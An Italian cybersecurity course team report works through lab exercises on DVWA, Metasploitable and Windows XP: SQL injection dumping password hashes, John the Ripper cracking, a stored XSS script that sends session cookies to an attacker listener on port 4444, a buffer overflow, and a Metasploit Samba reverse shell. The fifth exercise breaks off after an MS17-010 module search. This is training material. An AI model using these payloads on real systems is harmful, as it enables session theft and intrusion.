

EPICODE
CORSO CYBER SECURITY gennaio 2024
Build Week 2 - Team 6
Report

RIFERIMENTI E VERSIONI

TEAM 6

- De Falco Marco
- D'Esposito Daniele
- Di Liegghio Michael Robert Antonio
- Midea Anthony
- Rossetti Alessio

TEAM LEADER

- D'Esposito Daniele
-

VERSIONI

1.0	Redazione documento	D'Esposito
1.1	Aggiunta giorno 1	De Falco
1.2	Aggiunta giorno 2	Di Liegghio
1.3	Aggiunta giorno 3	Midea
1.4	Aggiunta giorno 4	Rossetti
1.5	Aggiunta giorno 5	Rossetti
1.6	Formattazione	De Falco
1.7	Revisione tecnica	Rossetti
1.8	Revisione finale	D'Esposito

INDICE

□ TRACCIA GIORNO 1	Web Application Exploit SQLi	3
□ TRACCIA GIORNO 2	Web Application Exploit XSS	8
□ TRACCIA GIORNO 3	System Exploit BOF	11
□ TRACCIA GIORNO 4	Exploit Metasploitable con Metasploit	16
□ TRACCIA GIORNO 5	Exploit Windows con Metasploit	21

TRACCIA GIORNO 1

Web Application Exploit SQLi

Utilizzando le tecniche viste nelle lezioni teoriche, sfruttare la vulnerabilità SQL injection presente sulla Web Application DVWA per recuperare in chiaro la password dell'utente Pablo Picasso (ricordatevi che una volta trovate le password, c'è bisogno di un ulteriore step per recuperare la password in chiaro).

Requisiti laboratorio Giorno 1:

- Livello difficoltà DVWA: LOW
- IP Kali Linux: 192.168.13.100/24
- IP Metasploitable: 192.168.13.150/24

PREMESSA

Exploit SQLi

Lo sfruttamento di un SQLi (Structured Query Language injection) consiste nell'attaccare una pagina web utilizzando la vulnerabilità presente nello script della pagina; nello specifico si sfrutta la mancanza di filtri dell'input che puo' inserire il client per fare richieste al database associato a quella pagina. Senza la presenza di questi filtri è possibile iniettare del codice scritto nel linguaggio SQL (linguaggio di comunicazione dei database) che permette all'attaccante di poter effettuare richieste o modifiche al database come se avesse privilegi da amministratore.

The screenshot shows the DVWA SQL Injection page. On the left, a sidebar menu lists various security vulnerabilities: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection (the current page), SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The main content area has a title "Vulnerability: SQL Injection". It contains a form field "User ID:" with a value of "4", a "Submit" button, and a red error message: "ID: 4 First name: Pablo Surname: Picasso". Below this, a "More info" section provides links to external resources: <http://www.securiteam.com/securityreviews/SDP0N1P76E.html>, http://en.wikipedia.org/wiki/SQL_injection, and <http://www.unixwiz.net/tchtips/sql-injection.html>. At the bottom of the page, it says "Username: admin", "Security Level: low", and "PHPIDS: disabled". There are "View Source" and "View Help" buttons. The footer reads "Damn Vulnerable Web Application (DVWA) v1.0.7".

Dopo aver fatto i preparativi richiesti dalla traccia, si inizia la fase di investigazione della pagina bersaglio per individuare le vulnerabilità da sfruttare; di norma si cominciano i vari tentativi di inserimento input per testare la risposta della pagina, come ad esempio l'inserimento di operatori logici oppure di commenti nel linguaggio SQL. Come si può vedere dall'immagine, l'utente che serve ai fini dell'esercizio corrisponde all'id numero 4.

SQL Injection (Blind) Source

```
<?php

if (isset($_GET['Submit'])) {

    // Retrieve data

    $id = $_GET['id'];

    $getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
    $result = mysql_query($getid); // Removed 'or die' to suppress mysql errors

    $num = @mysql_numrows($result); // The '@' character suppresses errors making the injection 'blind'

    $i = 0;

    while ($i < $num) {

        $first = mysql_result($result,$i,"first_name");
        $last = mysql_result($result,$i,"last_name");

        echo '<pre>';
        echo 'ID: ' . $id . '<br>First name: ' . $first . '<br>Surname: ' . $last;
        echo '</pre>';

        $i++;
    }
}
?>
```

[Compare](#)

Nel caso in questione, facendo click sul pulsante “view source” in basso a destra c’è la possibilità di vedere il codice sorgente della pagina ed è possibile evitare la fase investigativa.

Nell’immagine si vede che la variabile “\$id” non ha filtri che ne limitano il tipo di contenuto inseribile e di conseguenza è possibile modificare il comando della riga successiva (“**SELECT**”), che serve a selezionare first name e surname presso (“**FROM**”) la tabella users, aggiungendo delle stringhe di codice.



Vulnerability: SQL Injection

User ID:

```

ID: 'UNION SELECT first_name, password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 'UNION SELECT first_name, password FROM users#
First name: Gordon
Surname: e99a18c428cb38d5f260853678922e03

ID: 'UNION SELECT first_name, password FROM users#
First name: Hack
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 'UNION SELECT first_name, password FROM users#
First name: Pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 'UNION SELECT first_name, password FROM users#
First name: Bob
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

```

More info

<http://www.securiteam.com/securityreviews/SDP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

Username: admin
 Security Level: low
 PHPIDS: disabled

[View Source](#) [View Help](#)

Damn Vulnerable Web Application (DVWA) v1.0.7

Utilizzando il comando “**UNION**” si possono unire due query (richieste) e quindi, unendo la prima query che è inserita nel codice sorgente e non è modificabile con quella aggiunta dall’attaccante sfruttando la mancanza di filtri, viene stravolto l’intero input ed è possibile avere la lista di tutte le password degli utenti registrati nella tabella.

Come si evince dall’immagine, la password è crittografata usando un algoritmo **hash**; l’algoritmo hash codifica una parola in una sequenza di bit (stringa) che non è più reversibile.

```
kali@kali: ~/Desktop
File Actions Edit View Help View Help
(kali㉿kali)-[~]
$ cd Desktop
(kali㉿kali)-[~/Desktop]
$ john --wordlist=/usr/share/wordlists/rockyou.txt --format=raw-md5 ./pablo.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
letmein          (pablo)
1g 0:00:00:00 DONE (2024-03-11 11:31) 33.33g/s 25600p/s 25600c/s 25600C/s jeffrey..james1
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.

(kali㉿kali)-[~/Desktop]
$ john --show --format=raw-md5 ./pablo.txt
pablo:letmein
1 password hash cracked, 0 left
(kali㉿kali)-[~/Desktop]
$
```

L'applicazione “**John The Ripper**” permette di risalire alla parola originale andando per tentativi; si inseriscono i codici hash da decifrare, il tipo di algoritmo hash e una lista di parole che il programma deve convertire in hash per trovare riscontro con i codici da decifrare.
il risultato della sessione è “letmein”.

TRACCIA GIORNO 2

Web Application Exploit XSS

Utilizzando le tecniche viste nelle lezioni teoriche, sfruttare la vulnerabilità XSS persistente presente sulla Web Application DVWA al fine di simulare il furto di una sessione di un utente legittimo del sito, inoltrando i cookie «rubati» al Web server sotto il vostro controllo. Spiegare il significato dello script utilizzato.

Requisiti laboratorio Giorno 2:

- Livello difficoltà DVWA: LOW
- IP Kali Linux: 192.168.104.100/24
- IP Metasploitable: 192.168.104.150/24
- I cookie dovranno essere ricevuti su un Web Server in ascolto sulla porta 4444

PREMESSA

Exploit XSS

Come per il SQLi, il XSS(Cross Site Scripting) sfrutta le vulnerabilità presenti in una pagina web e si divide in due tipologie, **reflected** e **persistent**.

Nel tipo **reflected** si modifica l'URL di una pagina web in modo tale che essa possa fornire informazioni del bersaglio a sua insaputa; dopodiché l'URL modificato viene inviato alla vittima che subirebbe l'attacco in caso utilizzasse quel link.

Nel tipo **persistent**, è la pagina web stessa a venire modificata e di conseguenza subisce l'attacco chiunque visiti quella pagina.

The screenshot shows two browser windows. The left window displays the DVWA 'XSS stored' page, where a user has entered 'Name: test' and 'Message: Message. This is a test comment.' The right window shows the 'Stored XSS Source' code, which contains a SQL injection vulnerability:

```

<?php
if(isset($_POST['btnSignin']))
{
    $message = trim($_POST['mtxMessage']);
    $name = trim($_POST['txName']);

    // Sanitize message input
    $message = stripslashes($message);
    $message = mysql_real_escape_string($message);

    // Sanitize name input
    $name = mysql_real_escape_string($name);

    $query = "INSERT INTO guestbook (comment,name) VALUES ('$message','$name')";

    $result = mysql_query($query) or die('<pre>' . mysql_error() . '</pre>');
}
?>

```

Come da immagine si possono caricare all'interno del database i dati malevoli contaminando la pagina stessa e quindi chiunque entri in quella pagina viene attaccato.

The screenshot shows the DVWA 'XSS reflected' page. The user has entered 'Name: hello' and 'Message:'. The right window shows the 'More info' section with links to XSS resources. At the bottom, a developer tools screenshot shows the HTML structure of the reflected message:

```


<table width="550" cellspacing="1" cellpadding="2" border="0">
    <tbody>
        <tr><td>
            <td width="100">Message *</td>
            <td>
                <textarea name="mtxMessage" cols="50" rows="3" maxlength="500"></textarea>
            </td>
        </tr>
        <tr><td>
            </td>
        </tr>
    </tbody>
</table>

```

Aprendo la modalità sviluppatore sul browser si può notare che l'ostacolo all'inserimento del codice è la lunghezza massima di caratteri ammessi nel riquadro message; non essendo presenti metodi di controllo a eventuali modifiche della pagina è possibile cambiare quel numero con una cifra più alta (in questo caso 500) ovviando così al problema.

```
<script>
    var xhr = new XMLHttpRequest();
    xhr.open("GET", "http://192.168.104.100:4444/" + document.cookie,
true);
    xhr.send();
</script>
```

Questo è il codice che viene inserito nella sezione message della pagina. La sua funzione è quella di inviare i cookie di sessione delle vittime che entrano in quella pagina all'indirizzo e alla porta specificati all'interno del codice.



The screenshot shows a terminal window titled 'kali@kali: ~'. The user has run the command '\$ nc -l -p 4444'. This command starts a netcat listener on port 4444. The terminal then displays an incoming connection from a browser. The browser's request is as follows:

```
GET /security=low;%20PHPSESSID=64215bb89f306861fab4ca1f036807ad HTTP/1.1
Host: 192.168.104.100:4444
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: /*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Origin: http://192.168.104.150
Connection: keep-alive
Referer: http://192.168.104.150/
```

Aprendo il terminale kali e avviando una sessione netcat col comando “**nc**”, in ascolto sulla porta **4444** come specificato dalla traccia, si può vedere il “**PHPSESSID**”, l’identificativo della sessione appartenente a chi si è collegato a quella pagina.
Netcat è uno strumento a riga di comando di lettura, scrittura e scambio dati disponibile per tutte le piattaforme.

TRACCIA GIORNO 3

System Exploit BOF

Leggete attentamente il programma in allegato.

Viene richiesto di:

- Descrivere il funzionamento del programma prima dell'esecuzione.
- Riprodurre ed eseguire il programma nel laboratorio - le vostre ipotesi sul funzionamento erano corrette?
- Modificare il programma affinché si verifichi un errore di segmentazione.

Suggerimento: Ricordate che un BOF sfrutta una vulnerabilità nel codice relativo alla mancanza di controllo dell'input utente rispetto alla capienza del vettore di destinazione. Concentratevi quindi per trovare la soluzione nel punto dove l'utente può inserire valori in input, e modificate il programma in modo tale che l'utente riesca ad inserire più valori di quelli previsti.

PREMESSA

Buffer

Un buffer è un'area di memoria che risiede in RAM, riservata a contenere dei dati temporanei come un input utente all'interno di un programma. I buffer hanno una dimensione finita, ossia possono contenere un certo quantitativo di dati.

Exploit BOF(Buffer OverFlow)

Se lo sviluppatore non impone strettamente dei limiti ai buffer, un attaccante potrebbe trovare un modo per scrivere dei dati oltre questi limiti, iniettando codice arbitrario nella memoria del computer con il quale potrebbe arrivare a causare il crash di un programma o dell'intero sistema operativo, scatenare un attacco di tipo privilege escalation, ottenere la possibilità di eseguire codice malevolo direttamente sulla macchina vittima o aggirare le funzionalità di sicurezza di un sistema operativo. Una vulnerabilità Buffer OverFlow sfrutta quindi proprio la mancanza di controllo dell'input utente in una determinata porzione di memoria. Controllare l'esecuzione di un programma significa essere in grado di fargli fare qualcosa di differente rispetto alla logica stabilita dal programmatore.

Array

E' una raccolta di oggetti o elementi, che sono archiviati in un ordine specifico. Gli elementi in un array possono essere dati di qualsiasi tipo, come numeri, stringhe o oggetti. L'uso principale di array è archiviare e organizzare un gran numero di elementi simili in una singola variabile, rendendo più facile gestire e manipolare i dati.

```
#include <stdio.h>
int main () {
    int vector [10], i, j, k;
    int swap_var;
    printf ("Inserire 10 interi:\n");
    for ( i = 0 ; i < 10 ; i++)
    {
        int c= i+1;
        printf("[%d]:", c);
        scanf ("%d", &vector[i]);
    }
    printf ("Il vettore inserito e':\n");
    for ( i=0 ; i < 10 ; i++)
    {
        int t= i+1;
        printf("[%d]: %d", t, vector[i]);
        printf("\n");
    }
    for (j = 0 ; j < 10 - 1; j++)
    {
        for (k = 0 ; k < 10 - j - 1; k++)
        {
            if (vector[k] > vector[k+1])
            {
                swap_var=vector[k];
                vector[k]=vector[k+1];
                vector[k+1]=swap_var;
            }
        }
    }
    printf("Il vettore ordinato e':\n");
    for (j = 0; j < 10; j++)
    {
        int g = j+1;
        printf("[%d]:", g);
        printf("%d\n", vector[j]);
    }
    return 0;
}
```

L'immagine sopra raffigura il programma in allegato alla traccia dell'esercizio.

Le funzioni di questo programma consistono in:

- Dichiarazione di un array di dimensione 10
- Richiesta all'utente di inserire 10 numeri interi da memorizzare nell'array
- Stampa dell'array originale
- Ordinamento dell'array
- Stampa dell'array ordinato

Di seguito il risultato dell'esecuzione del codice, in linea con l'analisi fatta.

```
(kali㉿kali)-[~/Documents/EserciziC] EserciziC
└─$ ./bof
Inserire 10 interi:
[1]:56
[2]:12
[3]:100
[4]:37
[5]:86
[6]:3
[7]:64
[8]:61
[9]:90
[10]:1
Il vettore inserito e':
[1]: 56
[2]: 12
[3]: 100
[4]: 37
[5]: 86
[6]: 3
[7]: 64
[8]: 61
[9]: 90
[10]: 1
Il vettore ordinato e':
[1]:1
[2]:3
[3]:12
[4]:37
[5]:56
[6]:61
[7]:64
[8]:86
[9]:90
[10]:100
```

```
printf("Inserire elementi del vettore:\n");
printf("[%d]:", i + 1);
do {
    scanf("%d", &input);
    vector[i++] = input;
    printf("[%d]:", i + 1);
} while (input != 0);
```

Alterando la parte di codice relativa agli input utente, permettendo di inserire un numero di elementi a scelta dell'utente nel vettore (per esempio 15, nonostante il vettore sia stato comunque dichiarato come composto da 10 elementi), ed eseguendo il codice viene restituito un errore di segmentazione (**Segmentation fault**); esso avviene quando un programma tenta di scrivere contenuti su una porzione di memoria alla quale non ha accesso, indicando che è presente la vulnerabilità di buffer overflow nel codice eseguito.

```
(kali㉿kali)-[~/Documents/EserciziC]
└─$ gcc -o bof BOF.c -fstack-protector

(kali㉿kali)-[~/Documents/EserciziC]
└─$ ./bof
Inserire elementi del vettore:
[1]:34
[2]:21
[3]:2
[4]:89
[5]:65
[6]:47
[7]:13
[8]:17
[9]:145
[10]:4
[11]:7
[12]:56
[13]:39
[14]:33
[15]:0
[16]:Il vettore inserito e':
[1]: 34
[2]: 21
[3]: 2
[4]: 89
[5]: 65
[6]: 47
[7]: 13
[8]: 17
[9]: 145
[10]: 4
Il vettore ordinato e':
[1]:2
[2]:4
[3]:13
[4]:17
[5]:21
[6]:34
[7]:47
[8]:65
[9]:89
[10]:145
zsh: segmentation fault  ./bof
```

Si noti come nella compilazione con “**gcc**” viene specificato il parametro **“-fstack-protector”** che abilita il rilevamento, restituendo l’errore di segmentazione, di tentativi di scrittura di valori su aree di memoria non autorizzate. Nel caso non fosse stato specificato tale parametro, non sarebbe stato restituito l’errore e non si sarebbe quindi venuti a conoscenza della vulnerabilità presente nel codice.

TRACCIA GIORNO 4

Exploit Metasploitable con Metasploit

Sulla macchina Metasploitable ci sono diversi servizi in ascolto potenzialmente vulnerabili. È richiesto allo studente di:

- Effettuare un Vulnerability Scanning (basic scan) con Nessus sulla macchina Metasploitable.
- Sfruttare la vulnerabilità del servizio attivo sulla porta 445 TCP utilizzando MSFConsole (vedere suggerimento).
- Eseguire il comando «ifconfig» una volta ottenuta la sessione per verificare l'indirizzo di rete della macchina vittima.

Requisiti laboratorio Giorno 4:

- IP Kali Linux: 192.168.50.100
- IP Metasploitable: 192.168.50.150
- Listen port (nelle opzioni del payload): 5555

Suggerimento: Utilizzate l'exploit al path
exploit/multi/samba/usermap_script (fate prima una ricerca con la keyword search).

PREMESSA

NESSUS

E' un software di scansione di tutti i tipi di vulnerabilità che fornisce report di facile analisi in vari formati in cui sono presenti, oltre alla lista delle vulnerabilità, anche suggerimenti sulle possibili soluzioni.

Con le sue tante opzioni per la scansione, la possibilità di scrivere plugin e per il tipo di reportistica prodotta, è lo scanner di vulnerability assessment più usato al mondo.

METASPLOIT

Un framework open source per lo sviluppo e l'esecuzione di exploits ai danni di una macchina remota. E' già installato sul sistema operativo Kali Linux.

CRITICAL	10.0*	-	61708	VNC Server 'password' Password
HIGH	8.6	5.2	136769	ISC BIND Service Downgrade / Reflected DoS
HIGH	7.5	-	42256	NFS Shares World Readable
HIGH	7.5	6.1	42873	SSL Medium Strength Cipher Suites Supported (SWEET32)
HIGH	7.5	5.9	90509	Samba Badlock Vulnerability
MEDIUM	6.5	3.6	139915	ISC BIND 9.x < 9.11.22, 9.12.x < 9.16.6, 9.17.x < 9.17.4 DoS

Dopo aver effettuato la scansione con **Nessus**, il report mostra varie vulnerabilità. Quella che interessa la traccia si chiama “**Samba Badlock Vulnerability**” ed è di livello alto.

metasploit / Plugin #90509
[« Back to Vulnerabilities](#)

Vulnerabilities 65

HIGH Samba Badlock Vulnerability

Description
The version of Samba, a CIFS/SMB server for Linux and Unix, running on the remote host is affected by a flaw, known as Badlock, that exists in the Security Account Manager (SAM) and Local Security Authority (Domain Policy) (LSAD) protocols due to improper authentication level negotiation over Remote Procedure Call (RPC) channels. A man-in-the-middle attacker who is able to intercept the traffic between a client and a server hosting a SAM database can exploit this flaw to force a downgrade of the authentication level, which allows the execution of arbitrary Samba network calls in the context of the intercepted user, such as viewing or modifying sensitive security data in the Active Directory (AD) database or disabling critical services.

Solution
Upgrade to Samba version 4.2.11 / 4.3.8 / 4.4.2 or later.

See Also
<http://badlock.org>
<https://www.samba.org/samba/security/CVE-2016-2118.html>

Output

```
Nessus detected that the Samba Badlock patch has not been applied.

To see debug logs, please visit individual host
```

Port ▲	Hosts
445 / tcp / cifs	192.168.50.150 ↗

Selezionandola è possibile vedere una descrizione, la possibile soluzione, la porta sulla quale si trova, i protocolli che usa e l'IP della macchina che ha questa vulnerabilità.

Come da immagine, digitando nel terminale kali il comando “**msfconsole**”, si avvia metasploit.

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/unix/webapp/citrix_access_gateway_exec	2010-12-21	excellent	Yes	Citrix Access Gateway Command Execution
1	exploit/windows/license/caliclcnt_getconfig	2005-03-02	average	No	Computer Associates License Client GETCONFIG Overflow
2	exploit/unix/misc/distcc_exec	2002-02-01	excellent	Yes	DistCC Daemon Command Execution
3	exploit/windows/smb/group_policy_startup	2015-01-26	manual	No	Group Policy Script Execution From Shared Resource
4	post/linux/gather/enum_configs		normal	No	Linux Gather Configurations
5	auxiliary/scanner/rsync/modules_list		normal	No	List Rsync Modules
6	exploit/windows/fileformat/ms14_060_sandworm	2014-10-14	excellent	No	MS14-060 Microsoft Windows OLE Package Manager Code Execution
7	exploit/unix/http/qtest_kace_systems_management_rce	2018-05-31	excellent	Yes	Quest KACE Systems Management Command Injection
8	exploit/multi/samba/usermap_script	2007-05-14	excellent	No	Samba "username map script" Command Execution
9	exploit/multi/samba/ntrans	2003-04-07	average	No	Samba 2.2.2 - 2.2.6 ntrans Buffer Overflow
10	exploit/linux/samba/setinfopolicy_heap	2012-04-10	normal	Yes	Samba SetInformationPolicy AuditEventsInfo Heap Overflow
11	auxiliary/admin/smb/samba_symlink_traversal		normal	No	Samba Symlink Directory Traversal
12	auxiliary/scanner/smb/smb_uninit_cred		normal	Yes	Samba _net_ServerPasswordSet Uninitialized Credential State
13	exploit/linux/samba/chain_reply	2010-06-16	good	No	Samba chain_reply Memory Corruption (Linux x86)
14	exploit/linux/samba/is_known_pipepname	2017-03-24	excellent	Yes	Samba is_known_pipepname() Arbitrary Module Load
15	auxiliary/dos/samba/lsa_addprivileges_heap		normal	No	Samba lsa_io_privilege_set Heap Overflow
16	auxiliary/dos/samba/lsa_transnames_heap		normal	No	Samba lsa_io_trans_names Heap Overflow
17	exploit/linux/samba/lsa_transnames_heap	2007-05-14	good	Yes	Samba lsa_io_trans_names Heap Overflow
18	exploit/osx/samba/lsa_transnames_heap	2007-05-14	average	No	Samba lsa_io_trans_names Heap Overflow
19	exploit/solaris/samba/lsa_transnames_heap	2007-05-14	average	No	Samba lsa_io_trans_names Heap Overflow
20	auxiliary/dos/samba/read_ntrans_ea_list		normal	No	Samba read_ntrans_ea.list Integer Overflow
21	exploit/freebsd/samba/transopen	2003-04-07	great	No	Samba transOpen Overflow (*BSD x86)
22	exploit/linux/samba/transopen	2003-04-07	great	No	Samba transOpen Overflow (Linux x86)
23	exploit/osx/samba/transopen	2003-04-07	great	No	Samba transOpen Overflow (Mac OS X PPC)
24	exploit/solaris/samba/transopen	2003-04-07	great	No	Samba transOpen Overflow (Solaris SPARC)
25	exploit/windows/http/samar6_search_results	2003-06-21	normal	Yes	Samar6 Search Results Buffer Overflow

Le ricerche degli exploit si effettuano col comando “**search**” seguito dalla parola interessata che in questo caso è “**samba**”, protocollo per la condivisione di file e stampanti.

L'exploit utile ai fini della traccia si trova nella riga 8.

The screenshot shows a terminal window with the following content:

```
[*] 192.168.50.150 - Command shell session 1 closed. Reason: User exit
msf6 exploit(multi/samba/usermap_script) > options

Module options (exploit/multi/samba/usermap_script):
Name  Current Setting  Required  Description
---  --  --  --
RHOSTS  192.168.50.150  yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT   445            yes        The target port (TCP)

Payload options (cmd/unix/reverse_netcat):
Name  Current Setting  Required  Description
---  --  --  --
LHOST  192.168.50.100  yes        The listen address (an interface may be specified)
LPORT   5555           yes        The listen port

Exploit target:
Id  Name
--  --
0  Automatic

View the full module info with the info, or info -d command.
```

Il comando “**use**” seguito dal path dell’exploit serve a selezionarlo.
Il comando “**options**” mostra le impostazioni dell’exploit; quelle che hanno scritto “**yes**” sulla colonna “**Required**” sono indispensabili ai fini del funzionamento dell’exploit.
Su “**RHOSTS**” si inserisce l’IP target e su “**RPORT**” la porta target.
Su “**LHOSTS**” e “**LPORT**” invece si inseriscono l’IP e la porta con i quali la macchina target comunica con quella attaccante.

```
msf6 exploit(multi/samba/usermap_script) > run

[*] Started reverse TCP handler on 192.168.50.100:5555
[*] Command shell session 2 opened (192.168.50.100:5555 → 192.168.50.150:44621) at 2024-03-12 06:0
6:53 -0400

ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:5e:43:b3
          inet addr:192.168.50.150 Bcast:192.168.50.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe5e:43b3/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:100 errors:0 dropped:0 overruns:0 frame:0
          TX packets:128 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:7417 (7.2 KB) TX bytes:15479 (15.1 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:16436 Metric:1
          RX packets:512 errors:0 dropped:0 overruns:0 frame:0
          TX packets:512 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:219037 (213.9 KB) TX bytes:219037 (213.9 KB)
```

Il comando “**run**” fa partire l’exploit che crea una shell sulla macchina target; la shell è un’interfaccia sulla quale si possono impartire comandi. Scrivendo il comando “**ifconfig**” (all’interno dei sistemi Linux/Unix, ed “**ipconfig**” nei sistemi windows) si vedono le impostazioni di rete della macchina bersaglio.

TRACCIA GIORNO 5

Exploit Windows con Metasploit

Sulla macchina Windows XP ci sono diversi servizi in ascolto vulnerabili. Si richiede allo studente di:

- Effettuare un Vulnerability Scanning (basic scan) con Nessus sulla macchina Windows XP.
- Sfruttare la vulnerabilità identificata dal codice MS17-010 con Metasploit.

Requisiti laboratorio Giorno 5:

- IP Kali Linux: 192.168.200.100
- IP Windows XP: 192.168.200.200
- Listen port (payload option): 7777

Evidenze laboratorio Giorno 5:

Una volta ottenuta una sessione Meterpreter, eseguite una fase di test per confermare di essere sulla macchina target. Recuperate le seguenti informazioni:

1. Se la macchina target è una macchina virtuale oppure una macchina fisica.
2. Le impostazioni di rete della macchine target.
3. Se la macchina target ha a disposizione delle webcam attive.
4. Recuperate uno screenshot del desktop.

PREMESSA

METERPRETER

E' una shell di comando avanzata che permette di controllare il dispositivo bersaglio, ottenere privilegi, eseguire script da remoto e caricare o scaricare file. Le principali tipologie di shell, all'interno degli attacchi, sono di tipo bind o reverse.

Le shell di tipo bind vengono avviate dalla macchina attaccante verso il sistema vittima, mentre le shell reverse fanno partire il segnale dal sistema vittima verso l'attaccante.

Meterpreter è disponibile come payload all'interno di metasploit. Un payload è la parte del pacchetto dati di qualsiasi trasmissione tra computer che si occupa di trasportare i dati effettivi da trasmettere; nel caso di un attacco hacker si occupa di trasportare il codice malevolo.

Critical	10.0	-	108797	Unsupported Windows OS (remote)
Critical	10.0*	7.4	35362	MS09-001: Microsoft Windows SMB Vulnerabilities Remote Code Execution (958687) (uncredentialed check)
High	8.1	9.7	97833	MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPION) (ETERNALROMANCE) (ETERNALSYNERGY) (WannaCry) (EternalRocks) (Petya) (uncredentialed check)
High	7.3	6.6	26920	SMB NULL Session Authentication
Medium	5.3	-	57608	SMB Signing not required

Il report Nessus inserisce la vulnerabilità con codice “**MS17-010**” tra quelle di livello alto.

windows xp / Plugin #97833
[Back to Vulnerability Group](#)

Vulnerabilities 17

HIGH MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPION) (ETERNALROMANCE) (ETERNALSYNERGY) (WannaCry) (EternalRocks) (Petya) (uncredentialed check)

Description
The remote Windows host is affected by the following vulnerabilities :

- Multiple remote code execution vulnerabilities exist in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of certain requests. An unauthenticated, remote attacker can exploit these vulnerabilities, via a specially crafted packet, to execute arbitrary code. (CVE-2017-0143, CVE-2017-0144, CVE-2017-0145, CVE-2017-0146, CVE-2017-0148)
- An information disclosure vulnerability exists in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of certain requests. An unauthenticated, remote attacker can exploit this, via a specially crafted packet, to disclose sensitive information. (CVE-2017-0147)

ETERNALBLUE, ETERNALCHAMPION, ETERNALROMANCE, and ETERNALSYNERGY are four of multiple Equation Group vulnerabilities and exploits disclosed on 2017/04/14 by a group known as the Shadow Brokers. WannaCry / WannaCrypt is a ransomware program utilizing the ETERNALBLUE exploit, and EternalRocks is a worm that utilizes seven Equation Group vulnerabilities. Petya is a ransomware program that first utilizes CVE-2017-0199, a vulnerability in Microsoft Office, and then spreads via ETERNALBLUE.

Solution
Microsoft has released a set of patches for Windows Vista, 2008, 7, 2008 R2, 2012, 8.1, RT 8.1, 2012 R2, 10, and 2016. Microsoft has also released emergency patches for Windows operating systems that are no longer supported, including Windows XP, 2003, and 8.

For unsupported Windows operating systems, e.g. Windows XP, Microsoft recommends that users discontinue the use of SMBv1. SMBv1 lacks security features that were included in later SMB versions. SMBv1 can be disabled by following the vendor instructions provided in Microsoft KB2696547. Additionally, US-CERT recommends that users block SMB directly by blocking TCP port 445 on all network boundary devices. For SMB over the NetBIOS API, block TCP ports 137 / 139 and UDP ports 137 / 138 on all network boundary devices.

See Also
<http://www.nessus.org/u?68fc8eff>
<http://www.nessus.org/u?321523eb>

Questa è una vulnerabilità del servizio **smb** di windows che permette di inviare file ad altre macchine che fanno parte dello stesso network.

```
msf6 > search ms17-010
Matching Modules
=====
#  Name                               Disclosure Date   Rank    Check  Description
--  --
0  exploit/windows/smb/ms17_010_eternalblue 2017-03-14   average Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
